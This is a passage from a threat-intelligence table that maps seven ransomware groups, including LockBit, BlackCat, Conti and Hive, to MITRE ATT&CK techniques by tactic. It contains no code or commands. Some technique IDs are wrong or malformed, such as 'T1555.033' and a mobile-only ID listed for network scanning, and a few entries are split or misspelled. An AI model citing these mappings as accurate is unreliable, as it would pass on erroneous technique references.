Persistence	1. Scheduled Task/ Job(T1053) 2. Hijack Execution Flow: DLL Side-Loading (T1574.002) 3. Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)	1. Scheduled Task/ Job(T1053) 2. External Remote Services (T1133) 3. Valid Accounts (T1078) 4. Server Software Components (T1505)	1. Event Triggered Execution: Application Shimming(T1546.011) 2. Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)	1. Create Account: Local Account(T1136.001) 2. Valid Accounts (T1078) 3. External Remote Services (T1133)	1. BITS Jobs(T1197) 2. Hijack Execution Flow: DLL Side-Loading (T1574.002)	1. Create Account: Local Account(T1136.001)	1. Valid Accounts: Domain Account (T1078.002) 2. Scheduled Task/ Job(T1053)
Privilege Escalation	1. Abuse Elevation Control Mechanism: Bypass User Account Control(T1548.002) 2. Access Token Manipulation: Token Impersonation/Theft (T1134.001)	1. Valid Accounts (T1078) 2. Scheduled Task/ Job(T1053) 3. Abuse Elevation Control Mechanism: Bypass User Account Control(T1548.002) 4. Access Token Manipulation: Create Process with Token (T1134.002)	1. Event Triggered Execution: Application Shimming (T1546.011)	1. Process Injection: Dynamic-link Library Injection (T1055.001)	1. Hijack Execution Flow: DLL Side-Loading (T1574.002) 2. Process Injection(T1055) 3. Domain Policy Modification: Group Policy Modification (T1484.001)		1. Valid Accounts: Domain Accounts(T1078.002) 2. Process Injection: Dynamic-link Library Injection 3. (T1055.001)

TTPS	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Defense Evasion	1. System Binary Proxy Execution(T1218) 2. Impair Defenses: Disable or Modify Tools(T1562.001) 3. Indicator Removal on Host (T1070) 4. Modify Registry(T1112) 5. Impair Defenses: Safe Mode Boot (T1562.009)	1. Indicator Removal: Clear Windows Event Logs(T1070.001) 2. Modify Registry(T1112) 3. Valid Accounts (T1078) 4. Abuse Elevation Control Mechanism: Bypass User Account Control(T1548.002) 5. Access Token Manipulation: Create Process with Token (T1134.002) 6. Deobfuscate/ Decode files or Information(T1140) 7. Obfuscated Files or Information(T1027) 8. Impair Defenses: Disable or Modify Tools (T1562.001) 9. Virtualization/ Sandbox Evasion: Time Based Evasion (T1497) 10. Indicator Removal: Clear Windows Event Logs(T1070.001) 11. Masquerading (T1036)	1. Deobfuscate/ Decode files or Information(T1140) 2. Impair Defenses: Disable or Modify Tools (T1562.001) 3. Modify Registry(T1112) 4. Obfuscated Files or Information: Software Packing (T1027.002) 5. Subvert Trust Controls: Code Signing (T1553.002) 6. System Binary Proxy Execution: Msiexec (T1218.007) 7. Virtualization/ Sandbox Evasion: Time Based Evasion (T1497) 8. Indicator Removal: Clear Windows Event Logs(T1070.001)	1. System Binary Proxy Execution: Regsvr32(T1218.010) 2. Impair Defenses: Disable or Modify Tools (T1562.001) 3. Modify Registry(T1112) 4. Deobfuscate/ Decode files or Information(T1140) 5. Obfuscated Files or Information(T1027) 6. Process Injection: Dynamic-link Library Injection 7. (T1055.001) 8. Masquerading (T1036)	1. System Binary Proxy Execution: Rundll32 (T1218.011) 2. BITS Jobs(T1197) 3. Deobfuscate/ Decode files or Information(T1140) 4. Hijack Execution Flow: DLL Side-Loading (T1574.002) 5. Impair Defenses: Disable or Modify Tools (T1562.001) 6. Masqueradi ng: Masquerade Task or Service (T1036.004) 7. Obfuscated Files or Information: Software Packing (T1027.002) 8. Process Injection(T1055) 9. System Binary Proxy Execution: Regsvr32(T1218.010) 10. Virtualization/ Sandbox Evasion: Time Based Evasion (T1497)	1. Deobfuscate/ Decode files or Information(T1140) 2. Obfuscated Files or Information: Software Packing (T1027.002)	1. Valid Accounts: Domain Accounts(T1078.002) 2. Scheduled Task/ Job(T1053) 3. Impair Defenses: Disable or Modify Tools(T1562.001) 4. Modify Registry(T1112) 5. Indicator Removal: Clear Windows Event Logs(T1070.001) 6. Process Injection: Dynamic-link Library Injection 7. (T1055.001) 8. Deobfuscate/ Decode files or Information(T1140) 9. Obfuscated Files or Information: Software Packing (T1027.002) 10. Subvert Trust Controls: Code Signing (T1553.002) 11. Subvert Trust Controls: Mark of the Web Bypass (T1553.005)) 12. System Binary Proxy Execution: Msiexec (T1218.007) 13. System Binary Proxy Execution: Rundll32 (T1218.011) (Externaal)
Credential Access	1. OS Credential Dumping: LSASS Memory(T1003.001)	1. OS Credential Dumping: LSASS Memory(T1003.001) 2. Unsecured Credentials (T1552) 3. Credential From Password Stores (T1555)	1. OS Credential Dumping: LSASS Memory(T1003.001)	1. OS Credential Dumping: NTDS(T1003.003) 2. Brute Force (T1110) 3. Steal or Forge Kerberos Tickets: Kerberoasting (T1558.003)	1. OS Credential Dumping: LSASS Memory(T1003.001)	1. Brute Force: Password Guessing (T1110.001) 2. Credential from Password Stores: Credentials from Web Browsers (T1555.033)	1. Credential from Password Stores: Credentials from Web Browsers (T1555.033) 2. Unsecured Credentials: Credentials in Files (T1552.001)

TTPS	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Discovery	1. Account Discovery (T1087) 2. Network Share Discovery (T1135) 3. Remote System Discovery (T1018) 4. System Information Discovery (T1082) 5. File and Directory Discovery (T1083) 6. System Location Discovery: System Language Discovery (T1614.001)	1. System Information Discovery (T1082) 2. Account Discovery: Local Account(T1087.001) 3. Account Discovery: Domain Account (T1087.002) 4. System Network Configuration Discovery(T1016) 5. System Location Discovery: System Language Discovery (T1614.001) 6. Remote System Discovery (T1018) 7. Permission Groups Discovery: Domain Groups (T1069.002) 8. Permission Groups Discovery: Local Group (T1069.001) 9. Domain Trust Discovery (T1482) 10. Network Service Scanning (T1423) 11. Network Share Discovery (T1135) 12. Process Discovery (T1057) 13. System Service discovery(T1007) 14. File and Directory Discovery (T1083)	1. File and Directory Discovery (T1083) 2. Network Share Discovery (T1135) 3. Process Discovery (T1057) 4. Software Discovery: Security Software Discovery (T1518.001) 5. System Location Discovery: System Language Discovery (T1614.001) 6. File and Directory Discovery (T1083)	1. System Information Discovery (T1082) 2. Account Discovery: Local Account (T1087.001) 3. System Network Configuration Discovery (T1016) 4. System Network Connection Discovery (T1049) 5. System Location Discovery: System Language Discovery (T1614.001) 6. Network Share Discovery (T1135) 7. File and Directory Discovery (T1083) 8. Process Discovery (T1057) 9. Remote System Discovery (T1018)	1. Account Discovery: Domain Account (T1087.002) 2. Domain Trust Discovery (T1482) 3. Permission Groups Discovery: Domain Groups (T1069.002) 4. Remote System Discovery (T1018) 5. System Network Connection Discovery (T1049) 6. Network Service Discovery (T1046) 7. System Location Discovery: System Language Discovery (T1614.001) 8. System Owner/User Discovery (T1033) 9. System Information Discovery (T1082) 10. System Time Discovery (T1124) 11. Masqueradi ng: Match Legitimate Name or Location (T1036) 12. File and Directory Discovery (T1083)	1. Network Service Discovery (T1046) 2. Network Service Scanning (T1423) 3. File and Directory Discovery (T1083) 4. Network Share Discovery (T1135) 5. System Information Discovery (T1082) 6. System Time Discovery (T1124) 7. Process Discovery (T1057) 8. System Owner/User Discovery (T1033) 9. System Network Connection Discovery (T1049)	1. Account Discovery: Email Account (T1087.003) 2. Permission Groups Discovery (T1069) External 3. File and Directory Discovery (T1083)
Lateral Movement	1. Remote Services: Remote Desktop Protocol (T1021.001)	1. Remote Services: SMB/ Windows Admin Shares (T1021.002) 2. Remote Services: Remote Desktop Protocol (T1021.001) 3. Remote Services: SSH (T1021.004) 4. Lateral Tool Transfer (T1570)	1. Lateral Tool Transfer (T1570) 2. Remote Services: SMB/ Windows Admin Shares (T1021.002)	1. Lateral Tool Transfer (T1570) 2. Remote Services: SMB/ Windows Admin Shares (T1021.002) 3. Taint Shared Content(T1080)	1. Lateral Tool Transfer (T1570) 2. Remote Services: Remote Desktop Protocol (T1021.001)	1. Remote Services: Remote Desktop Protocol (T1021.001) 2. Lateral Tool Transfer (T1570)	1. Lateral Tool Transfer (T1570) 2. Remote Services: SMB/ Windows Admin Shares (T1021.002) 3. Remote Services: Windows Remote Management (T1021.006) (All above are from External site)

TTPS	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Collection	1. Archive Collected Data: Archive via Utility (T1560.001)	1. Archive Collected Data: Archive via utility(T1560.001) 2. Data From Local System (T1005) 3. Data From Network Shared Drive (T1039) 4. Data Staged(T1074) 5. Automated Collection (T1119	1. Data From Local System (T1005)	1. Data Staged (T1074) 2. Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay (T1557.001) (Both are from External)	1. Data From Network Shared Drive (T1039)	1. Archive Collected Data: Archive via Custom Method (T1560.003)	1. Archive Collected Data: Archive via Utility (T1560.001) 2. Data From Local System (T1005)
Command & Control	1. Application Layer Protocol: Web Protocols (T1071.001)	1. Application Layer Protocol: Web Protocols (T1071.001) 2. Ingress Tool Transfer (T1105) 3. Protocol Tunneling(T1572) 4. Encrypted Channel (T1573) 5. Remote Access Software (T1219)	1. Application Layer Protocol: Web Protocols (T1071.001)	1. Ingress Tool Transfer (T1105) 2. Application Layer Protocol (T1071) 3. Encrypted Channel (T1573) 4. Non-Application Layer Protocol (T1095) (All above techniques are taken reference from external blogs)	1. Application Layer Protocol: Web Protocols (T1071.001) 2. Remote Access Software(T1219)	1. Ingress Tool Transfer (T1105) 2. Encrypted Channel: Asymmetric Cryptography(T1573.002) 3. Remote Access Software (T1219)	1. Application Layer Protocol: Web Protocols (T1071.001) 2. Dynamic Resolution: Fast Flux DNS (T1568.001) 3. Ingress Tool Transfer (T1105)(All above techniques are external)
Exfiltration	1. Exfiltration Over Web Service: Exfiltration to Cloud Storage(T1567.002)	1. Exfiltration Over Web Service: Exfiltration to Cloud Storage(T1567.002) 2. Exfiltration Over C2 channel (T1041) 3. Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol (T1048) 4. Automated Exfiltration (T1020) 5. Data Transfer Size Limits (T1030)	1. Exfiltration Over Web Service (T1567)	1. Exfiltration Over Web Service: Exfiltration to Cloud Storage(T1567.002)	1. Exfiltration Over Web Service: Exfiltration to Cloud Storage(T1567.002)	1. Exfiltration Over Web Service: Exfiltration to Cloud Storage(T1567.002)	1. Exfiltration Over Web Service: Exfiltration to Cloud Storage(T1567.002) 2. Transfer Data to Cloud Account (T1537)

TTPS	Lockbit	BlackCat	Clop	Conti	Egregor	FiveHands	Hive
Impact	1. Inhibit System Recovery(T1490) 2. Pre-Os Boot (T1542) 3. Service Stop(T1489) 4. Data Encrypted for impact (T1486)	1. Inhibit System Recovery(T1490) 2. Pre-Os Boot (T1542) 3. Service Stop(T1489) 4. Data Encrypted for impact (T1486) 5. Data Destruction (T1485) 6. Network Denial of Service (T1498) 7. Defacement: Internal Defacement (T1491.001)	1. Data Encrypted for impact (T1486) 2. Inhibit System Recovery (T1490) 3. Service Stop(T1489)	1. Data Encrypted for impact (T1486) 2. Inhibit System Recovery(T1490) 3. Service Stop(T1489)	1. Data Encrypted for impact (T1486)	1. Data Encrypted for impact (T1486) 2. Inhibit System Recovery(T1490)	1. Service Stop(T1489) 2. Inhibit System Recovery(T1490) 3. Data Encrypted for impact (T1486)